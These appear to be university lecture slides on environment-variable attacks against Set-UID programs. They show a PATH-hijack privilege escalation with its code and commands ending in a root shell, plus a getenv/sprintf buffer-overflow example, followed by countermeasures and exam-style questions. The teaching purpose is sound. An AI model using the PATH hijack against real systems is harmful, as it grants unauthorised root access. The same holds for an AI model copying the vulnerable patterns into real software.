
Attacks via External Program

- An application may invoke an external program

- The application itself may not use environment variables,
but the invoked external command might!

- Recall the typical ways of invoking external programs:
 - `exec()`-family, which calls `execve()` to run the program directly
 - `system()`, which calls `execl()`, which calls `execve()` to run `/bin/sh` to run the program
- The attack surfaces differ for these approaches, but here we look at how environment variables can be manipulated to exploit (privileged programs)





Attacks via External Program: Case Study

- The behavior of the shell program is affected by many environment variables; the most common of which is the PATH variable.
- When a shell program runs a command where the absolute path is not provided, it uses the PATH variable to locate the command.



```
/* The vulnerable program (vul.c) */
#include <stdlib.h>
int main()
{
    system("cal"); ←
}
```

Consider a program that uses system() to invoke the cal program. Here, the full path is not provided....

I think I'll go ahead and get "vul" to give me a shell...



```
/* our malicious "cal" program */
#include <stdlib.h>
int main()
{
    system("/bin/bash -p");
}
```



Attacks via External Program: Case Study


```
seed@VM:$ gcc -o vul vul.c
seed@VM:$ sudo chown root vul
seed@VM:$ sudo chmod 4755 vul
seed@VM:$ vul
```

January 2020
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 1 2 3 4
 5 6 7 8 9 10 11
 12 13 14 15 16 17 18
 19 20 21 22 23 24 25
 26 27 28 29 30 31

```
seed@VM:$ gcc -o cal cal.c
seed@VM:$ export PATH=.:$PATH
seed@VM:$ echo $PATH
.::/home/seed/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:...
seed@VM:$ vul Got a root shell!
# id
uid=1000(seed) gid=1000(seed) euid=0(root) ...
```

① We will first run the first program without doing the attack

② We now change the PATH environment variable



Take-Aways

- Compared to `system()`, `execve()`'s attack surface is smaller
 - It doesn't invoke a full shell, so it isn't affected by env. variables
- When invoking external programs from within privileged programs... **use `execve()`!**



Attacks via Application Code

Some programs may **directly** use environment variables.

Similar to other case studies, if these programs are privileged programs, this provides an opportunity for users to inject untrusted inputs...



```
/* prog.c */


#include <stdio.h>
#include <stdlib.h>

int main(void)
{
    char arr[64];
    char *ptr;

    ptr = getenv("PWD");
    if(ptr != NULL) {
        sprintf(arr, "Present working directory is: %s", ptr);
        printf("%s\n", arr);
    }
    return 0;
}
```



Attacks via Application Code



- The program uses `getenv()` to know its current directory from the `PWD` environment variable
- The program then copies this into an array `arr`, but forgets to check the length of the input. This results in a potential buffer overflow.
- Value of `PWD` comes from the shell program, so every time we change our folder the shell program updates its shell variable.
- We can change the shell variable ourselves!!

```


$ pwd
/home/seed/temp
$ echo $PWD
/home/seed/temp
$ cd ..
$ echo $PWD
/home/seed
$ cd /
$ echo $PWD
/
$ PWD=xyz
$ pwd
/
$ echo $PWD
xyz
  
```

Current directory with unmodified shell variable

Current directory with modified shell variable



Attacks via Application Code





Countermeasures & Take-Aways



- When environment variables are used by privileged Set-UID programs, they **must** be sanitized properly.
- Developers may choose to use a secure version of `getenv()`, such as `secure_getenv()`.
 - `getenv()` works by searching the environment variable list and returning a pointer to the string found
 - `secure_getenv()` works similarly, except it returns NULL when “secure execution” is required
 - Secure execution is defined by conditions like when the process's user/group EUID != RUID

Wrapping Up: Set-UID Approach vs. Service (Daemon) Approach

- Most OSs offer two approaches to allow normal users to perform privileged operations:
 - Set-UID Approach:** normal users invoke a special program to gain elevated privileges temporarily.
 - Service Approach:** normal users make a request to a privileged service to perform actions for them.
- Set-UID has a larger attack surface, largely due to environment variables
 - Env. variables **should not be trusted** under the Set-UID approach
 - Env. variables **can be trusted** under the Service approach



(a) Set-UID Approach



(b) Service Approach

Due to Set-UID issues, the Android OS completely removed the Set-UID and Set-GID mechanism.

You Try!

Exam-like problems that you can use for practice!

- Alice runs a Set-UID program that is owned by Bob. The program tries to read from `/tmp/x`, which is readable to Alice, but not to anybody else. Can this program successfully read from the file?
- A process tries to open a file for read. The process's effective user ID is 1000, and real user ID is 2000. The file is readable to user ID 2000, but not to user ID 1000. Can this process successfully open the file?
- The `chown` command automatically disables the **Set-UID** bit, when it changes the owner of a **Set-UID** program. Please explain why it does that.
- Both `system()` and `execve()` can be used to execute external programs. Why is `system()` unsafe while `execve()` is safe?
- A privileged **Set-UID** program needs to find out which directory it is currently in. There are two typical approaches. One is to use the `PWD` environment variable, which contains the full path of the current directory. Another approach is to use the `getcwd()` function (you can find its manual online). Please describe which approach you would take and why.
- There are two typical approaches for letting normal users do privileged tasks, one is to write a **root-owned Set-UID program**, and let the user run; another approach is to use a **dedicated root daemon** to do those privileged tasks for users. Please compare the attack surfaces of these two approaches, and describe which one is more secure.